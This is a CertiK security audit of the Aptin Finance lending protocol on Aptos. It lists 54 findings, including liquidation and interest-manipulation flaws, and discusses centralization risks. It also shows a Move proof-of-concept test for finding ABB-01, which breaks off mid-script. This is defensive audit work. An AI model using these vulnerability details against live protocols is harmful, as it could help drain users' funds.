
CERTIK

Security Assessment

Aptin Finance

CertiK Verified on Nov 29th, 2022



CertiK Verified on Nov 29th, 2022

Aptin Finance

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
DeFi	Aptos	Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Move	Delivered on 11/29/2022	N/A

CODEBASE

- https://github.com/AptinLabs/lend_protocol
- https://github.com/AptinLabs/lend-config
- https://github.com/AptinLabs/feed-prices

...View All

COMMITS

- lend_protocol:
  - 81d724a3d9fb5d02c70e7aab60e8a8407355ca03

...View All

Vulnerability Summary

54	50	0	0	4	0	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined	Unresolved

18	Critical	18 Resolved	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
5	Major	4 Resolved, 1 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
5	Medium	5 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
14	Minor	13 Resolved, 1 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
12	Informational	10 Resolved, 2 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | APTIN FINANCE

CODEBASE | APTIN FINANCE

Repository

- https://github.com/AptinLabs/lend_protocol
- https://github.com/AptinLabs/lend-config
- https://github.com/AptinLabs/feed-prices
- https://github.com/AptinLabs/aptin-protocol

Commit

- lend_protocol:
    - 81d724a3d9fb5d02c70e7aab60e8a8407355ca03
    - 3060767e73e846a873cbedcf3d7f897c260142ff
- lend-config: 9c1d48c337889fae5c5bd8550c5bdcea685d80d8
- feed-prices: 8267dc83865813eb056cb42b9f934dda36cb8eba
- aptin-protocol:
    - 295099a10144a5cb1956ab3f9749adb2ca756e96
    - 1947b4148ca38dbd5584ee7ab25f612110397644
    - 956c3045340e89c77357f95395dabebf9a306004
    - eaf5a2068358d972f03ec11c91e22e4bef27ca95
    - 13cc3ce1376cfeb1f4dab1260ac0fff39988cb8c
    - d8475027293cb0c6aa18297246b9b058c34569da
    - ec95f2508f2439c6ff79f5513ddf7853275312d7
    - 534f8e5ff389d55d3d7e7d947488833a07e4b67e
    - 29cf9df6996914b3b96caf709a89fc909d0a2d44

AUDIT SCOPE | APTIN FINANCE

39 files audited ● 2 files with Acknowledged findings ● 12 files with Resolved findings
● 25 files without findings

ID	File	SHA256 Checksum
● ABB	feed_price/sources/prices.move	c9bbdfabdc436198f2dee512a605820e9fc1b5d69dc18574778ddbdffa950266
● AUI	lend_config/sources/pool_config.move	75b8542c9468efb19562e59b025a619a5bade035fe5a2d2f1069675aaefe14a6
● ALU	sources/lend.move	f3ace377e560ef3265ef3991c65db5c70e8a4f524cde917f1d854f834c006ebe
● ALH	sources/pool.move	a9910a4479751c8ea0ea3af42a76f796357b80b536ab382d776f7903cae6f0b5
● ALI	sources/stake.move	25aba028bd276822fd904543c4572c9dfed2b5e6f5cf2e9eac09e4bb36b9cc38
● ALA	sources/vcoins.move	e5da5ea23a70bd5171a4ae86f44774f64e30079c50044b836863255ddf0f36bc
● AUT	lend_config/sources/interest_rate.move	3867c473c1c3afd0b0576142c55b726d449ab05209a9850c0e63244110f5b733
● AUB	sources/lend.move	83ede41066c4e2e89e4bd8911b0895b0d7126c54c0a132f683ab4a4eef0e2e24
● AUA	sources/pool.move	50ff5fa8e83bc6ea361d380f82de60d067763ec08fd58a727f7f7f0ab4f41c16
● ABH	sources/borrow_interest_rate.move	0b1ee94a34bae4e0bf92427c8b2a44f03a5f5312591fceb82ed064bbd8f991c9
● ABT	sources/config.move	ae8f92344196c07ad93b5af398823ba1b0b0f4a946295b4e924a28309425d6ed
● ATG	lend_config/sources/interest_rate.move	5bf07f1d94d369ef1331e0a2cf2675aa08d17a1539602ee3d22a024a809ef830
● AIG	sources/lend.move	0e12911d52afd05cc288f6f3f49220880ac026f44adce534014553df9584aa60

ID	File	SHA256 Checksum
LBG	sources/pool.move	2316481c0db1552376a2279d2b754e448f07f99a162b12c8790eb8e1844d3d5a
ALT	sources/resource_account.move	678aa219b629ee48d46083d4e6901cef077329d6178848548b75ad85849a3ee1
ALG	sources/utils.move	82faf302f31e5d84e73644586106ffe3f75d6ac4ab5a78481dbc2ba1c863d3e7
ALS	sources/libs/math.move	693f4ea01c8613953a56325095396f27fb470d3eb2e8355327765c7f1a2af7a2
AUG	lend_lib/sources/math.move	4686c68276cde09b24574cddb533e05d65e10c31c5cd25c36f0e9b83df2e2d4e
AHT	sources/resource_account.move	678aa219b629ee48d46083d4e6901cef077329d6178848548b75ad85849a3ee1
AHI	sources/stake.move	30e78edaede376a122a68ac539d77e09aff29bdb26c74b496bf5c096b0495c9c
AHG	sources/utils.move	82faf302f31e5d84e73644586106ffe3f75d6ac4ab5a78481dbc2ba1c863d3e7
AHS	sources/vcoins.move	6b070ff5df0e395666a76a4a6b02442ef4df276768bc9ca2f572bd8e0791ad57
ABU	sources/lib/math.move	22e80e37879477854100de0c8016abd8685d4da25726d67cdb866064d64e5041
ABG	sources/price.move	0ec5ebc54b3849dec38bfd461191d76c400cfc7ad4482947702c1da86782c88a
AHA	feed_price/sources/prices.move	089306aa694d4796dd7a511054e756f0c2552ef44f1f1726fa65567bfb91c9d7
ATS	lend_config/sources/pool_config.move	52deeaa114db5629a7a7f81d53e2ca48fe280dfd1ad6762421becf999aa5eaac
ATB	lend_lib/sources/math.move	4686c68276cde09b24574cddb533e05d65e10c31c5cd25c36f0e9b83df2e2d4e
AIS	sources/pool.move	5a3f542b6f7165cb3e5a561ce4d7a8d59b77cde52a982244e7f06b572bbed6fc
AIB	sources/resource_account.move	170367f7d8dbdbd8e166e8cf515155717c0fbc865cdc3f48881feaebf5b15b81

ID	File	SHA256 Checksum
AIA	sources/utils.move	82faf302f31e5d84e73644586106ffe3f75d6ac4ab5a78481dbc2ba1c863d3e7
AGS	sources/vcoins.move	690c81921798bce684a8736deb25cfc7ff3e548f6704392ac5312f6e98c19dfb
AGB	feed_price/sources/prices.move	089306aa694d4796dd7a511054e756f0c2552ef44f1f1726fa65567bfb91c9d7
ASA	lend_config/sources/interest_rate.move	9750f8b6d59b646b4a0cf6373c3490a521a607b13539fbcf018b5e7d19b3068a
LBU	lend_config/sources/pool_config.move	52deeaa114db5629a7a7f81d53e2ca48fe280dfd1ad6762421becf999aa5eaac
LBH	lend_lib/sources/math.move	4686c68276cde09b24574cddb533e05d65e10c31c5cd25c36f0e9b83df2e2d4e
LBI	sources/lend.move	fc50453bab07ede5c2e7f9c69563ba625be165dbf7e7060d43208ad28b6cb1f8
LBS	sources/resource_account.move	170367f7d8dbdbd8e166e8cf515155717c0fbc865cdc3f48881feaebf5b15b81
LBB	sources/utils.move	82faf302f31e5d84e73644586106ffe3f75d6ac4ab5a78481dbc2ba1c863d3e7
LBA	sources/vcoins.move	690c81921798bce684a8736deb25cfc7ff3e548f6704392ac5312f6e98c19dfb

APPROACH & METHODS | APTIN FINANCE

This report has been prepared for Aptin to discover issues and vulnerabilities in the source code of the Aptin Finance project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | APTIN FINANCE

Overview

Aptin is a protocol that provides lending and borrowing services on Aptos. The project contains the following parts:

Lending Protocol

The lending protocol component maintains the main functionalities for the **Aptin** project. It includes the workflow related to the supply pool and borrow pool.

Lending Config

The lending config component maintains the logic related to the interest calculation and reward calculation. There are also helper functions for parameter updates.


Price Feed

The price feed component defines the codebase related to the price setup and provides getter functions for the lending protocol component.

Note: Since the pool volume is unknown during the audit process, users may have to wait for other users to repay debt or be liquidated to be able to withdraw their original supply funds and acquired profit.

For example, if a supplier supplies 100 coins, a borrower borrows 80 of these coins, and these are the only participants in the pool, the supplier will only be able to withdraw 20 of their original coins. Even if the supplier sees that they have acquired profit, the supplier can still withdraw at most 20 coins unless the borrower repays part of the debt or is liquidated.

Resource and Account Relationship



External Dependencies

Based on the current design, the project relies on `liquidswap` on-chain programs for token swaps.

The project also relies on third-party oracles as a price feed, as addressed in the project's documentation. Currently, there are two price feed services:

- **Pyth oracle**, which will interact with the Pyth price feed
- **DEX price feed**, which will be updated by the project's privileged role `@feed_price`

Furthermore, the project is developed using the Move language and runs on top of the Aptos blockchain. The vulnerabilities and updates of the language/Aptos client may also affect the project as a whole.

The above dependencies are not within the current audit scope and serve as a black box. Modules/Contracts within the module are assumed to be valid and non-vulnerable actors in this audit and implement proper logic to collaborate with the current project and other modules.

Privileged Roles

As mentioned in Finding `GLOBAL-01`, the project maintains different privileged roles with functionality including but not limited to:

- Update Supply/Borrow pool settings
- Update reward calculation and distribution
- Pause/Unpause the Supply/Borrow pool
- Perform liquidation
- Update asset price

The advantage of the privileged role in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to serve the community best. It is also worth of note the potential drawbacks of these functions, which should be clearly stated through the client's action/plan. Additionally, the project could have devastating consequences if the private keys of the privileged accounts are compromised.

Furthermore, the project's modules are upgradeable, meaning that features may be added or removed, possibly impacting the security of the project.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Furthermore, any plan to invoke the aforementioned functions should also be considered to move to the execution queue of the `Timelock` contract.

FINDINGS | APTIN FINANCE

54	18	5	5	14	12
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Aptin Finance. Through this audit, we have uncovered 54 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
GLOBAL-01	**Centralization Related Risks**	**Centralization / Privilege**	**Major**	**Acknowledged**
ABB-01	Inconsistency On Pool Index Update For `liquidate` Operation	Logical Issue	Medium	Resolved
ABH-01	Pools Are Not Updated Correctly When Creating Or Changing A Position	Logical Issue	Critical	Resolved
ABH-02	Pools Are Not Concurrently Updated	Logical Issue	Critical	Resolved
ABH-03	Lack Of Check On `d` Value	Logical Issue	Minor	Resolved
ABS-01	Optimization Of Updating Positions	Gas Optimization, Language Specific	Medium	Resolved
ABS-02	Compiler Error Due To Too Few Arguments	Compiler Error	Minor	Resolved
ABT-01	Lack Of Check On Weight	Mathematical Operations	Minor	Resolved
ABT-02	The Function `borrow_mut()` Does Not Return A Mutable Reference	Language Specific	Minor	Resolved

ID	Title	Category	Severity	Status
ABU-01	First 9999 Users Face Issues If Protocol Number ID Is Too High	Logical Issue	Critical	Resolved
ABU-02	Incorrect Slot For Every 10000 Users	Logical Issue	Minor	Resolved
ABU-03	Possible For Existing User To Have Their Slot Changed	Logical Issue	Minor	Resolved
ABU-04	User May Exist In Different Slot	Logical Issue	Minor	Resolved
AHI-01	Profit Can Exceed Interest Due To Rounding Issues	Mathematical Operations	Minor	Resolved
AHT-01	Compiler Error Due To Unbound Module Member	Compiler Error	Minor	Resolved
ALA-01	Invalid Operator For Liquidation	Logical Issue	Critical	Resolved
ALG-01	Non-Updated Borrow Position For `Repay` Operation	Logical Issue	Critical	Resolved
ALG-02	Validating Balances Can Cause Profit To Be Higher Than Interest	Logical Issue	Critical	Resolved
ALH-01	Profit And Interest Are Not Immediately Added To A Position Or To The Pool	Logical Issue	Critical	Resolved
ALH-02	Possible To Manipulate Utilization Rate To Pay Low Interests And Gain High Profits	Logical Issue	Critical	Resolved
ALH-03	Borrowing Interest Can Be 0 When Integer Truncation Happens	Logical Issue	Medium	Resolved
ALI-01	Pool Utilization Can Be Inaccurate While Updating Positions	Logical Issue	Critical	Resolved

ID	Title	Category	Severity	Status
ALS-01	Invalid `balance_of` Function	Logical Issue	Critical	Resolved
ALS-02	Missing Validation Before The Withdraw Operation	Logical Issue	Critical	Resolved
ALS-03	Invalid `validate_borrow` Function	Logical Issue	Critical	Resolved
ALS-04	Pool Indices Are Reset When A New Position Is Created	Logical Issue	Critical	Resolved
ALS-05	Index Of New Positions Are Default Value Instead Of Current Pool Index	Logical Issue	Critical	Resolved
ALU-01	Possible To Liquidate Almost Any Position	Logical Issue	Critical	Resolved
ALU-02	Insufficient Repaid Amount	Logical Issue	Critical	Resolved
ALU-03	Incorrect Amount Of Tokens Removed From Pool And Burnt From User During Liquidation	Logical Issue	Critical	Resolved
ALU-04	Possible To Create Positions That Cannot Be Liquidated	Logical Issue	Major	Resolved
ALU-05	Invalid `if` Condition During Liquidation	Logical Issue	Major	Resolved
ALU-06	Unhandled Return Values During Liquidation	Logical Issue	Medium	Resolved
ALU-07	Consequences Of Having An `APN` Pool	Logical Issue	Minor	Resolved
ATG-01	Utilization Rate Can Exceed 100%	Mathematical Operations, Logical Issue	Minor	Resolved
AUA-01	Incorrect Indices For Borrow And Repay	Logical Issue	Medium	Resolved

ID	Title	Category	Severity	Status
AUB-01	Incorrect Liquidation Penalty Payment	Logical Issue	Major	Resolved
AUB-02	Compilation Failure	Compiler Error	Minor	Resolved
AUI-01	Lack Of Check On Deposit Limit	Logical Issue	Minor	Acknowledged
AUT-01	Incorrect Borrow And Supply Interest Calculations	Mathematical Operations	Critical	Resolved
AUT-02	Last Supplier Cannot Fully Redeem Position	Logical Issue	Minor	Resolved
LBG-01	Incorrect Index Formula Used When Updating Borrow Positions	Logical Issue	Major	Resolved
ABB-02	Third-Party Dependencies On Price Oracle	Logical Issue	Informational	Acknowledged
ABT-03	Deposit Limit Is Unenforced	Logical Issue	Informational	Resolved
ABT-04	Misleading Error Message	Logical Issue	Informational	Resolved
ABU-05	Incorrect Return Value Of `check_users`	Logical Issue	Informational	Resolved
AHG-01	Unused Variables	Volatile Code	Informational	Resolved
AHI-02	Inaccurate `validate_balance` Function Lead To More Operations During Withdrawal	Logical Issue	Informational	Acknowledged
AIG-01	Incorrect `CoinStore` Validation During Liquidation	Logical Issue	Informational	Resolved
ALA-02	Potential Invalid `vcoin` Symbol	Language Specific	Informational	Resolved

ID	Title	Category	Severity	Status
ALH-04	Events Are Not Pool Specific	Coding Style	Informational	Resolved
ALU-08	Approach To Dealing With Insufficient Collateral Users	Logical Issue	Informational	Resolved
ATI-01	Inconsistency On `last_update_time_interest` Update In `traverse_position`	Logical Issue	Informational	Resolved
AUA-02	Unused Function	Coding Style	Informational	Resolved

GLOBAL-01 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization / Privilege	**Major**		**Acknowledged**

Description

In the project `lend_protocol`, the following roles have authority over the functions shown below:

The role `@lend_protocol`:

- `lend_protocol::lend::initialize()` will initialize the lending protocol
- `lend_protocol::lend::add_pool()` will create a new supply pool and a new borrow pool with the given coin type, and create the corresponding `vCoin`
- `lend_protocol::lend::initialize_apn()` will initialize the APN token
- `lend_protocol::lend::enable()` will enable functionality based on the given operator
- `lend_protocol::lend::disable()` will pause functionality based on the given operator
- `lend_protocol::resource_account::create_resource_account()` will create resource accounts, including `pool_account`, `stake_account`, `coins_account`, and reward_account`.

The role `@liquidate_oper`:

- `lend_protocol::lend::liquidate()` will liquidate a given position

The role `@feed_price` has authority over the functions shown below:

- `feedprice::price::init()` will initialize the `feedprice::price` module and create `PriceStore`
- `feedprice::price::add_dex<C>()` will add a new price position in the `DEX` table
- `feedprice::price::add_pyth<C>()` will add a new price position in the `PYTH` table
- `feedprice::price::remove_dex<C>()` will remove a price position in the `DEX` table
- `feedprice::price::remove_pyth<C>()` will remove a price position in the `PYTH` table
- `feedprice::price::feed_update_price<C>()` will update a `DEX` price position with the given type
- `feedprice::price::modify_max_age_dex<C>()` will modify `max_age` for a specific price position in the `DEX` table
- `feedprice::price::modify_max_age_pyth<C>()` will modify `max_age` for a specific price position in the `PYTH` table

- `feedprice::price::modify_identifier<C()` will modify `identifier` for a specific price position in the `PYTH` table

The role `@lend_config` has authority over the functions shown below:

- `lend_config::pool_config::initialize()` will initialize the `lend_config::pool_config` module and create
- `lend_config::pool_config::add<C>()` will add a new config for the given type
- `lend_config::pool_config::remove<C>()` will remove the config for the given type
- `lend_config::pool_config::set_weight<C>()` will update the weight for the given type's config
- `lend_config::pool_config::set_ltv<C>()` will update the ltv (loan to value) ratio for the given type's config
- `lend_config::pool_config::set_fees<C>()` will update fees for the given type's config
- `lend_config::pool_config::set_apn_reward_stake<C>()` will update the APN reward for staking
- `lend_config::pool_config::set_apn_reward_pool<C>()` will update the APN reward for the lending protocol
- `lend_config::pool_config::set_max_deposit_limit<C>()` will update the max deposit limit for the given type's config per user
- `lend_config::pool_config::set_min_deposit_limit<C>()` will update the min deposit limit for the given type's config each time
- `lend_config::interest_rate::initialize()` will initialize the `lend_config::interest_rate` module, and create `Params` resource
- `lend_config::interest_rate::add<C>()` will add a new `FormulaParam` with the given type
- `lend_config::interest_rate::set_k<C>()` will update the `k` and `d` value in the `FormulaParam`
- `lend_config::interest_rate::set_b<C>()` will update the `b` value in the `FormulaParam`
- `lend_config::interest_rate::set_a<C>()` will update the `a` value in the `FormulaParam`
- `lend_config::interest_rate::set_reserves<C>()` will update the `reserves` value in the `FormulaParam`
- `lend_protocol::lend::traverse_pool<C>()` will update positions for the given pool
- `lend_protocol::lend::add_config<C>()` will add a new config for the given type
- `lend_protocol::lend::remove_config<C>()` will remove the config for the given type
- `lend_protocol::lend::set_weight<C>()` will update the weight for the given type's config

Any compromise to the aforementioned accounts may allow a hacker to take advantage of the privileges above, such as manipulating the pool setting, reward distribution, etc.

Additionally, the program is upgradeable by default. Therefore, the module owner's (`@lend_protocol` , `@liquidate_oper` , `@feedprice` and `@lend_config`) accounts should be carefully managed and avoid upgrading the modules into malicious ones.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In

general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multi-signature wallets.

Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness of privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key being compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness of privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement;
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles;
  OR
- Remove the risky functionality.

Noted: Recommend considering the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[**Aptin Team**, 11/09/2022]: The Aptin platform's contract dwelling accounts, Admin accounts, and protocol configuration accounts are deployed using M-safe multi-signature wallets, and all accounts are 3-man multi-signature wallets.

ABB-01 INCONSISTENCY ON POOL INDEX UPDATE FOR `liquidate` OPERATION

Category	Severity	Location	Status
Logical Issue	Medium	sources/pool.move (Nov23-0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc): 372~380	Resolved

Description

The `liquidate` operation allows `@liquidate_oper` to swap collateral (`coin_name`) assets for debt (`coin_name_out`) assets and repay the loan when the two assets are not the same.

Beyond updating the pool index in `update_interest` , the current codebase will also update the pool status when:

1. the user does not have a supply position for the debt (`coin_name_out`) asset, or
2. the user does not have a borrow position for the collateral (`coin_name`) asset.

```
372     if (!vector::contains(&position.supply_coins, coin_name_out)) {
373         let pool = table::borrow_mut(&mut protocol.pools, *coin_name_out);
374         update_supply_index(pool, coin_name, now)
375     };
376
377     if (!vector::contains(&position.borrow_coins, coin_name)) {
378         let pool = table::borrow_mut(&mut protocol.pools, *coin_name);
379         update_borrow_index(pool, coin_name, now)
380     };
```

The concern is the utilization rate for the above pool index update is not valid since the `pool.utilization` is changed during `pool::process_liquidate` , causing the new pool index to be inaccurate:

```
455             let pool_in = table::borrow_mut(pools, *coin_name);
456             let b = process_withdraw(&mut pool_in.supply_pool,
supply_position, amount_in, ts, withdraw_oper());
457             update_pool_utilization(pool_in);
458
459             let pool_out = table::borrow_mut(pools, *coin_name_out);
460             process_repay(&mut pool_out.borrow_pool, borrow_position,
amount_out, ts, repay_oper());
461             update_pool_utilization(pool_out);
```

Proof of Concept

Here is a scenario to show that the utilization rate incorrectly changes during the liquidation.

To simplify the test, we made the following modifications:

1. Modify the `lend::liquidate` function to avoid the coin swap or transfer.

```
    } else {
        let in_consumed = in;
        let fines = math::mul_div(in_consumed, LIQUIDATE_FINES,
LIQUIDATE_FINES_DECIMAL);
        let coin_out_val = out;
        let (_interest, _) = pool::process(pool_addr, user_addr, (in_consumed +
fines), liquidate_oper(), &coin_name_in, some(coin_out_val), some(coin_name_out));
    }
```

2. Add print function in the process liquidate function.

```
    } else {
        print_flag(string::utf8(b"Pool Utilization Before liquidate(IN):"));
        std::debug::print(&(pool_in.utilization));
        // process withdraw
        print_flag(string::utf8(b"Pool Utilization After liquidate(IN):"));
        std::debug::print(&(pool_in.utilization));
        ...
    };
```

3. Show the utilization rate that is used.

```
    if (!vector::contains(&position.borrow_coins, coin_name)) {
        let pool = table::borrow_mut(&mut protocol.pools, *coin_name);
        print_flag(string::utf8(b"Pool Utilization used by borrow pool index
update(IN):"));
        std::debug::print(&(pool.utilization));
        ...
    }
```

Test Script:

```
#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    user2  =@0x888,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
    liq = @liquidate_oper,
)]
fun test_utilization_change(
    admin: &signer,
    lend: &signer,
    user: &signer,
    user2: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
    liq: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(user2));
    account::create_account_for_test(signer::address_of(vault));
    account::create_account_for_test(signer::address_of(liq));
    coin::register<AptosCoin>(lend);

    managed_coin::initialize<USDT>(
        lend,
        b"USDT",
        b"USDT",
        18,
        false,
    );

    managed_coin::initialize<BTC>(
        lend,
        b"BTC",
        b"BTC",
        18,
        false,
    );

    coin::register<USDT>(vault);
```

```
        coin::register<USDT>(user);
        coin::register<USDT>(user2);
        coin::register<BTC>(vault);
        coin::register<BTC>(user);
        coin::register<BTC>(user2);

        let user_addr = signer::address_of(user);
        managed_coin::mint<USDT>(lend, user_addr, 1000000);
        let user_addr2 = signer::address_of(user2);
        managed_coin::mint<BTC>(lend, user_addr2, 1000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<USDT>(price, 365 * 24 * 60 * 60);
        prices::feed_update_price<USDT>(price, 1, false, 1, true);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60);
        prices::feed_update_price<BTC>(price, 1, false, 1, true);
        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<USDT>(config, 80, 1, 10, 100000000, 1000);
        pool_config::add<BTC>(config, 80, 1, 10, 100000000, 1000);

        interest_rate::initialize(config);
        interest_rate::add<USDT>(config, 30, 0, 10, 265000);
